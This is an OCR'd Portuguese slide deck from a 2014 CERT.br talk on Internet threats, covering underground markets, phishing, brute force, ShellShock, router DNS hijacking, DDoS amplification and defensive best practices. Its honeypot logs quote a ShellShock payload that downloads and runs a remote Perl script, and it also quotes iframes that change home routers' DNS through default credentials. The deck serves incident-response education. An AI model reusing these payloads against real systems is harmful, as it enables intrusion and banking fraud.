IV Encontro de Segurança e Informática do CERT Bahia (EnSI)


Salvador, BA

12 de dezembro de 2014

Segurança na Internet: Ameaças e Desafios

Lucimara Desiderá
lucimara@cert.br

cert.br nic.br cgi.br



SEI Partner
Carnegie Mellon

FIRST
Improving Security Together
MEMBER

APWG
RESEARCH PARTNER
www.antiphishing.org

The Honeynet PROJECT

Criado em 1997 para:

- **Ser um ponto de contato nacional para notificação de incidentes**
- **Facilitar e o apoiar o processo de resposta a incidentes**
- **Estabelecer um trabalho colaborativo com outras entidades**
- **Aumentar a conscientização sobre a necessidade de segurança na Internet**
- **Auxiliar novos CSIRTs (Grupos de Tratamento de Incidentes de Segurança) a estabelecerem suas atividades**

Rumo a Criação de uma Coordenadoria de Segurança de Redes na Internet Brasil
http://www.nic.br/grupo/historico-gts.htm | http://www.cert.br/sobre/

Agenda

- Cenário atual / Motivação
- Principais ataques:
  - mais frequentes
  - com maior gravidade
- Desafios para a melhora do cenário
- Boas práticas
- Referências

Cenário atual

cert.br nic.br cgi.br

Cenário atual de incidentes de segurança

Reflexo direto de:

- **aumento da complexidade dos sistemas**
- ***softwares* com muitas vulnerabilidades**
  - **segurança não é parte dos requisitos**
  - **falta capacitação/formação para desenvolver com requisitos de segurança**
  - **pressão econômica para lançar, mesmo com problemas**


Administradores de sistemas, redes e profissionais web

- **segurança não é parte dos requisitos**
- **tem que "correr atrás do prejuízo"**
- **ferramentas:**
  - **as de segurança são incapazes de remediar os pr oblemas**
  - **as de ataque "estão a um clique de distância"**

Descrédito: "Segurança, isso é paranóia. Não vai acontecer"

Motivação:
Por que alguém iria querer me atacar?

- **Desejo de autopromoção**
- **Política / Ideológica**
- **FINANCEIRA**
  - **mercado negro**



Consegue-se praticamente tudo no mercado negro

Overall Rank		Item	Percentage		2010 Price Ranges
2010	2009		2010	2009	
1	1	Credit card information	22%	19%	$0.07–$100
2	2	Bank account credentials	16%	19%	$10–$900
3	3	Email accounts	10%	7%	$1–$18
4	13	Attack tools	7%	2%	$5–$650
5	4	Email addresses	5%	7%	$1/MB–$20/MB
6	7	Credit card dumps	5%	5%	$0.50–$120
7	6	Full identities	5%	5%	$0.50–$20
8	14	Scam hosting	4%	2%	$10–$150
9	5	Shell scripts	4%	6%	$2–$7
10	9	Cash-out services	3%	4%	$200–$500 or 50%–70% of total value

Fonte: Underground Economy Servers—Goods and Services Available for Sale
http://www.symantec.com/es/es/threatreport/topic.jsp?id=fraud_activity_trends&aid=underground_economy_servers

Russian Underground – Serviços disponíveis

- Pay-per-Install (global mix or specific country): $12–$550
- Bulletproof-hosting with DDoS protection: $2000 per month
- Styx Sploit Pack rental (affects Java and Adobe Acrobat and Flash Player) $3000/month
- Programming: web server hacking $250; browser-in-the-middle $850; trojans $1300
- Windows rootkit (for installing malicious drivers): $292
- Linux rootkit: $500
- Hacking Facebook or Twitter account: $130
- Hacking Gmail account: $162
- Hacking corporate mailbox: $500

"Proxy service: HTTP, HTTPS, SOCKS4, SOCKS5; prices: 5 days = US$4; 10 days = US$8; 30 days = US$20; 90 days = US$55"

Offering	Price
Bots (i.e., consistently online 40% of the time)	US$200 for 2,000 bots
DDoS botnet	US$700
DDoS botnet update	US$100 per upda

Offering	Price
1-day DDoS service	US$30-70
1-hour DDoS service	US$10
1-week DDoS service	US$150
1-month DDoS service	US$1,200

"Setup of ZeuS: US$100, support for botnet: US$200/month, consulting: US$30."

Fonte: Read Russian Underground 101 - Trend Micro
http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-russian-underground-101.pdf

Principais tipos de ataques

cert.br nic.br cgi.br

Principais tipos de ataques

- **Fraudes**
- **Vazamento de dados**
- **Ataques de força bruta**
- **Ataques a servidores Web**
- **Ataques envolvendo DNS**
- **DDoS**
- **Outros**

Fraudes

Phishing Clássico

- centenas de variações para a mesma URL
  - tentativa de escapar de *blacklists*?
  - dificulta a notificação

```
http://<dominio-vitima>.com.br/int/sistema/1/
...
http://<dominio-vitima>.com.br/int/sistema/999/
Cada index.html contém um link para o phishing em si:
<meta http-equiv="refresh" content="0;url=../../seguro" />
```

Fraude: boletos alterados

- *malware* na máquina do usuário
- página falsa de 2ª via de boleto
  - usando DNSs maliciosos

Vazamento de dados

Dados tem muito valor para atacantes

- bases de dados ("*big data*")
- sistemas de e-gov
- infraestruturas críticas
- dados médicos

Motivações/alvos diversos

- Ingresso.com
- Itamaraty
- Sony Pictures

Malware em sistemas de pagamentos (Point-of-Sales malware)

- PF Chang
- Home Depot
- Target
- Neiman Marcus

Força Bruta

SSH

```
Dec 11 14:27:03 honeypot sshd-honeyd[18579]: bad password attempt for
'root' (password 'Passw0rd') from xxx.xxx.xxx.103
Dec 11 14:27:03 honeypot sshd-honeyd[7969]: bad password attempt for
'admin' (password 'abc@123') from xxx.xxx.xxx.103
Dec 11 14:27:04 honeypot sshd-honeyd[18927]: bad password attempt for
'admin' (password '123456789') from xxx.xxx.xxx.103
Dec 11 14:27:04 honeypot sshd-honeyd[15563]: bad password attempt for
'root' (password '!@#qweasd') from xxx.xxx.xxx.103
```

Conta administrativa padrão Wordpress

```
2014-09-07 12:58:41 +0000: wordpress[234]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "admin1234"
2014-09-07 12:58:42 +0000: wordpress[24152]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "123mudar"
2014-09-07 12:58:42 +0000: wordpress[8822]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "admin12345"
2014-09-07 12:58:42 +0000: wordpress[11640]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "mudar123"
2014-09-07 12:58:42 +0000: wordpress[8368]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "123admin"
2014-09-07 12:58:43 +0000: wordpress[12260]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "pass"
2014-09-07 12:58:43 +0000: wordpress[3090]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "1234admin”
```

- Também em outros serviços como Telnet, FTP, POP3, RDP, VNC, etc

Ataques a Servidores Web com CMS

Objetivos dos ataques:

- ***defacement*, hospedagem de *malware*/*phishing*, DDoS, "Exfiltração" de dados**

A vantagem dos servidores:

- ***Hardware*, banda de Internet, disponibilidade (*non-stop*)**

Exploração facilitada:

- **força bruta de senhas**
- **grande base instalada de *softwares* de CMS desatualizados**
  - **WordPress, Joomla, Coldfusion**
  - **pacotes/*plug-ins* prontos**
- **desatualização dos sistemas operacionais**
- **falhas de programação: falta validação e checagem de erros**

Exploração automatizada:

- ***plug-ins* WordPress usados para gerar DDoS**
- **Brobot explorando Joomla para DDoS**

Ataques a Servidores Web: "*ShellShock*"

Ok, shits real. Its in the wild... src:162.253.66.76

```
T 2014/09/25 14:31:49.075308 188.138.9.49:59859 -> honeypot:80
[AP]GET /cgi-bin/tst.cgi HTTP/1.0..Host: ..User-Agent: () { :; };
echo ; echo q werty..Accept: */*....
```

```
50.28.33.253 - - [10/Dec/2014:03:26:28 -0200] "GET /cgi-bin/id.cgi
HTTP/1.0" 404 6143 "-" "() { :;}; /bin/bash -c \"cd /var/tmp ; wget
http://217.199.160.244/mg;curl -O http://217.199.160.244/mg;perl mg;rm
-rf mg\""
```

Fonte dos logs: *honeypots* do CERT.br

```
Looking at string variables, it appears to be a kernel exploit with a CnC component.
- found by @yinettesys
```

Fonte do *script* de ataque: https://gist.github.com/anonymous/929d622f3b36b00c0be1

Ataques Envolvendo DNS: nos clientes

Em “modems” e roteadores banda larga (CPEs)

Comprometidos

- via força bruta de telnet
  - via rede ou via *malware* nos computadores das vítimas
- explorando vulnerabilidades

Objetivos dos ataques

- alterar a configuração de DNS
- servidores DNS maliciosos hospedados em serviços de *hosting*/*cloud*
  - casos com mais de 30 domínios de redes sociais, serviços *de e-mail*, buscadores, comércio eletrônico, cartões, bancos

iFrame em Página Comprometida: **para Alterar o DNS de CPEs**

Esta semana: trechos de página em um site contendo 1738 linhas com variadas tentativas de reconfiguração de CPE de usuário

```
<html> <title>Google Analyticss</title> <iframe id="google-analyticss" src="http://
root:root@10.1.1.1/basic/uiViewIPAddr=10.1.1.1&dhcpFlag=0&uiViewNetMask=
255.255.255.0&lan_RIPVersion=RIP2-B&lan_RIPDirection=None&lan_IGMP=
Disabled&igmp_snoop_act=0&dhcpTypeRadio=1&dhcp_StartIP=10.1.1.100&sysPoolCount=100&dh
cp_LeaseTime=259200&uiViewDNSRelay=Use User Discovered DNS Server
Only&uiViewDns1Mark=xxx.xxx.xxx.205&uiViewDns2Mark=8.8.8.8" frameborder="0"></iframe>

...

<iframe id="google-analyticss" src="http://support:support@192.168.2.1/dnscfg.cgi?
dnsPrimary=xxx.xxx.xxx.205&amp;dnsSecondary=8.8.8.8&amp;dnsDynamic=0&amp;
dnsRefresh=1"frameborder="0"></iframe>
<iframe id="google-analyticss" src="http://support:support@192.168.2.1/
rebootinfo.cgi" frameborder="0"></iframe>
...
<iframe id="google-analyticss" src="http://admin:DLKT20090202@192.168.0.1/dnscfg.cgi?
dnsPrimary=xxx.xxx.xxx.205&amp;dnsSecondary=8.8.8.8&amp;
dnsDynamic=0&amp;dnsRefresh=1" frameborder="0"></iframe>
<iframe id="google-analyticss" src="http://admin:DLKT20090202@192.168.2.1/
rebootinfo.cgi" frameborder="0"></iframe>
```

Ataques Envolvendo DNS: em Servidores

Infraestrutura de DNS de provedores de banda larga comprometida

- Servidores DNS recursivos respondendo incorretamente com autoridade

```
2014-08-28 01:15:04 +0000: dns-test: xxx.xxx.xxx.44 is authoritative for:
<site.emissao.boleto.com.br>, s.btstatic.com
2014-08-28 01:15:06 +0000: dns-test: xxx.xxx.xxx.37 is authoritative for:
<site.emissao.boleto.com.br>, s.btstatic.com
2014-08-28 01:15:08 +0000: dns-test: xxx.xxx.xxx.84 is authoritative for:
<site.emissao.boleto.com.br>, s.btstatic.com
```

```
$ dig @dns-do-provedor www.<vitima>.com.br A
; <<>> DiG 9.8.3-P1 <<>> @dns-do-provedor www.<vitima>.com.br A
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59653
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL:
```

Não há envenenamento de DNS nesses casos

Ataques Partindo de Provedores de "*Cloud*"

- **Clientes comprometidos hospedando *phishing*/*malware***
- **VMs compradas por atacantes gerando ataques diversos**
  - **enviando *spam* via *proxies* abertos**
  - **ataques de força bruta**
  - **realizando ligações abusando servidores SIP/VoIP**
  - **hospedando servidores DNS maliciosos**

```
2014-12-11 11:15:44 +0000: dns-test: xxx.xxx.xxx.205 is authoritative
for: www.banco1.com.br [xxx.xxx.xxx.205]
2014-12-11 11:15:44 +0000: dns-test: xxx.xxx.xxx.205 is authoritative
for: www.banco2.com.br [xxx.xxx.xxx.205]
2014-12-11 11:15:44 +0000: dns-test: xxx.xxx.xxx.205 is authoritative
for: www.banco3.com.br [xxx.xxx.xxx.205]
...
2014-12-11 11:15:48 +0000: dns-test: xxx.xxx.xxx.205 is authoritative
for: www.gmail.com.br [xxx.xxx.xxx.205]
2014-12-11 11:15:48 +0000: dns-test: xxx.xxx.xxx.205 is authoritative
for: www.facebook.com.br [xxx.xxx.xxx.205]
2014-12-11 11:15:48 +0000: dns-test: xxx.xxx.xxx.205 is authoritative
for: www.youtube.com.br [xxx.xxx.xxx.205]
```

DDoS

Ataques com amplificação (DrDoS) se tornaram a norma

- **Protocolos mais usados: DNS, SNMP, NTP, Chargen**
- ***Amplification Hell: Revisiting Network Protocols for DDoS Abuse***
  http://www.internetsociety.org/doc/amplification-hell-revisiting-network-protocols-ddos-abuse
- ***Hell of a Handshake: Abusing TCP for Reflective Amplification DDoS Attacks***
  https://www.usenix.org/conference/woot14/workshop-program/presentation/kuhrer
- ***Exit from Hell? Reducing the Impact of Amplification DDoS Attacks***
  https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/kuhrer
- **Só são possíveis porque as redes permitem *spoofing***
  http://bcp.nic.br/antispoofing/

Durante a Copa do Mundo também ocorreram muitos ataques DDoS

- **alvos diversos**
- **"*hacktivismo*"**

DrDoS:
Amplificação de DNS (53/UDP)

```
14:35:45.162708 IP (tos 0x0, ttl 49, id 46286, offset 0, flags [+],
proto UDP (17), length 1500) amplificador.53 > vitima.17824: 57346
243/2/0 saveroads.ru. A 204.46.43.71, saveroads.ru.[|domain]

14:35:45.163029 IP (tos 0x0, ttl 49, id 46287, offset 0, flags [+],
proto UDP (17), length 1500) amplificador.53 > vitima.17824: 57346
243/2/0 saveroads.ru. A 204.46.43.72, saveroads.ru.[|domain]

14:35:45.164011 IP (tos 0x0, ttl 49, id 46288, offset 0, flags [+],
proto UDP (17), length 1500) amplificador.53 > vitima.17824: 57346
243/2/0 saveroads.ru. A 204.46.43.73, saveroads.ru.[|domain]
```

Fonte: Notificação recebida pelo CERT.br

DrDoS:
Amplificação de NTP (123/UDP)

```
19:08:57.264596 IP amplificador.123 > vitima.25565: NTPv2, Reserved,
length 440
     0x0000:  4500 01d4 0000 4000 3811 3042 xxxx xxxx  E.....@.8.0B.*x.
     0x0010:  xxxx xxxx 007b 63dd 01c0 cca8 d704 032a  .....{c........*
     0x0020:  0006 0048 0000 0021 0000 0080 0000 0000  ...H...!........
     0x0030:  0000 0005 c6fb 5119 xxxx xxxx 0000 0001  ......Q..*x.....
     0x0040:  1b5c 0702 0000 0000 0000 0000            .\..........

19:08:57.276585 IP amplificador.123 > vitima.25565: NTPv2, Reserved,
length 440
     0x0000:  4500 01d4 0000 4000 3811 3042 xxxx xxxx  E.....@.8.0B.*x.
     0x0010:  xxxx xxxx 007b 63dd 01c0 03a7 d707 032a  .....{c........*
     0x0020:  0006 0048 0000 000c 0000 022d 0000 0000  ...H.......-....
     0x0030:  0000 001c 32a8 19e0 xxxx xxxx 0000 0001  ....2....*x.....
     0x0040:  0c02 0702 0000 0000 0000 0000            ............

19:08:57.288489 IP amplificador.123 > vitima.25565: NTPv2, Reserved,
length 440
     0x0000:  4500 01d4 0000 4000 3811 3042 xxxx xxxx  E.....@.8.0B.*x.
     0x0010:  xxxx xxxx 007b 63dd 01c0 e8af d735 032a  .....{c......5.*
     0x0020:  0006 0048 0000 00bf 0000 782a 0000 0000  ...H......x*....
     0x0030:  0000 0056 ae7f 7038 xxxx xxxx 0000 0001  ...V..p8.*x.....
     0x0040:  0050 0702 0000 0000 0000 0000            .P..........
```

Fonte: Notificação recebida pelo CERT.br

“Crise de Confiança” na Criptografia

Mais Autoridades Certificadoras comprometidas emitindo certificados falsos

- **Bibliotecas com problemas sérios de implementação**
  - **Apple SSL/TLS “goto fail”**
  - **GnuTLS “goto cleanup”**
- **OpenSSL Heartbleed e Poodle**
  - **base enorme instalada, não só em servidores Web**
  - **vazamento de informações criptográficas**
- **Todos os vazamentos relacionados com o caso Snowden...**
- **O risco agora é entrarmos em uma era de criptografia “caseira”**

Desafios

cert.br nic.br cgi.br

Só haverá reais melhorias quando

- **Processo de desenvolvimento de software incluir**
  - **levantamento de requisitos de segurança**
  - **testes que incluam casos de abuso (e não só casos de uso)**
- **Desenvolvimento seguro de software como parte da formação de projetistas e programadores**
  - **desde a primeira disciplina de programação e permeado em todas as disciplinas**
- **Provedores de acesso e serviço, operadoras e administradores de redes em geral mais pró-ativos**
- **Sistemas e ferramentas menos complexos de usar**
  - **mudança total de paradigma de uso da tecnologia**
- **Investimentos em conscientização de usuários**

Mitigando os Riscos – Boas Práticas

cert.br nic.br cgi.br

Para desenvolvedores

Pensar em Segurança desde análise de requisitos

- **Requisitos de Confidencialidade, Integridade e Disponiblidade**
- **Pensar também nos casos de ABUSO (ambiente é hostil)**

OWASP Top 10 – 2013 (Novo)
A1 – Injeção de código
A2 – Quebra de autenticação e Gerenciamento de Sessão
A3 – Cross-Site Scripting (XSS)
A4 – Referência Insegura e Direta a Objetos
A5 – Configuração Incorreta de Segurança
A6 – Exposição de Dados Sensíveis
A7 – Falta de Função para Controle do Nível de Acesso
A8 – Cross-Site Request Forgery (CSRF)
A9 – Utilização de Componentes Vulneráveis Conhecidos
A10 – Redirecionamentos e Encaminhamentos Inválidos

Fonte: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Para desenvolvedores (cont.)

Cuidados na Codificação

- **Validar entrada de dados (não apenas no *browser* do usuário com JavaScript)**
  - ***overflow*, *injection* (eleição Suécia)**
  - **abuso da interface – dados controlados pelo usuário (comentários em *blogs*, campos de perfil)**
- **Tratamento de erros**
  - ***fail safe***
- **Autenticação e controle de sessão**
  - **garantir as duas pontas da conexão (evitar *man-in-the-middle*, *redirect*)**
  - **cuidado com exposição (transmissão e armazenamento) de IDs de usuário**
- **Criptografia**
  - **não incluir senhas / chaves no código fonte**

Para Administradores

- **Desative serviço desnecessários**
- **Não instale/execute o *software* com usuário privilegiado**
- **Crie usuários distintos para diferentes *softwares* e funções**
  - **Web/app *server*, DB**
  - **Privilégios mínimos**
- **Cuidado com as senhas / força bruta**
  - **Elabore senhas fortes**
  - **Não deixe senhas gravadas em texto claro (caso Sony Pictures)**
  - **Considerar two factor authentication**
- **Mantenha o servidor atualizado**
  - **Sistema operacional, *software* do web/app *server* e demais *plugins e protocolos***
- **Não utilize conta padrão de administração**
- **Restrinja acesso à interfaces de administração**
- **Seja criterioso nas permissões a arquivos e diretórios**
- **Siga os guias de segurança dos respectivos fornecedores**
- **Acompanhe *logs* para verificar tentivas de ataque**

Para Administradores (cont.)

- **Implementar melhores práticas:**
  - **BCP 38 / BCP 84**
    - **filtrar pacotes com endereços "*spoofados*"**
    - **impedir a participação dos zumbis em:**
      - ataques de DDoS, amplificação
      - outros ataques que usem pacotes *spoofados*

      http://bcp.nic.br/entenda-o-antispoofing/
  - **Gerência de Porta 25**
    - **impedir que zumbis sejam usados para entrega direta de *spam***
    - **detectar máquinas infectadas**


      http://www.antispam.br/admin/porta25/
  - **Configuração adequada de servidores DNS recursivo**
    - **Mitigar ataques como envenenamento de cache e negação de serviço/ amplificação.**

      http://www.cert.br/docs/whitepapers/dns-recursivo-aberto/

Referências Adicionais


cert.br nic.br cgi.br

Segurança de Software (1/3)




ISBN: 978-0071626750


ISBN: 978-0596514839



ISBN: 978-1118026472

Segurança de Software (2/3)





Segurança de Software (3/3)

- **The Addison-Wesley Software Security Series**

  http://www.informit.com/imprint/series_detail.aspx?st=61416
- **The Building Security In Maturity Model**

  http://bsimm.com/
- **CERT Secure Coding**

  http://cert.org/secure-coding/

  -Wiki com práticas para C, Perl, Java e Java para Android

  https://www.securecoding.cert.org/confluence/display/seccode/CERT+Coding+Standards
- **Open Web Application Security Project (OWASP)**

  https://www.owasp.org/

  -OWASP Top Ten Project

  https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Últimas notícias, análises, blogs

- **Krebs on Security**
  http://krebsonsecurity.com/
- **Schneier on Security**
  https://www.schneier.com/
- **Ars Technica Security**
  http://arstechnica.com/security/
- **Dark Reading**
  http://www.darkreading.com/
- **SANS NewsBites**
  http://www.sans.org/newsletters/newsbites/
- **SANS Internet Storm Center**
  http://isc.sans.edu/

Revistas e congressos

- **Usenix ;login: Magazine**

  https://www.usenix.org/publications/login

- **Usenix Conferences Proceedings**

  https://www.usenix.org/publications/proceedings


- **IEEE Security & Privacy**

  http://www.computer.org/portal/web/computingnow/securityandprivacy

CERT.br

***Flows* e tendências diárias dos ataques vistos nos honeypots**

http://honeytarg.cert.br/



Recomendações de Segurança para Administradores de Sistemas

http://www.cert.br/docs/

Material para conscientização sobre segurança

- **Cartilha de Segurança para Internet**
  http://cartilha.cert.br/
- **Site Antispam.br**
  http://antispam.br/
- **Portal InternetSegura.br**
  http://internetsegura.br/

INTERNET SEGURA.BR

Obrigada

www.cert.br

lucimara@cert.br @certbr

12 de dezembro de 2014

nic.br cgi.br

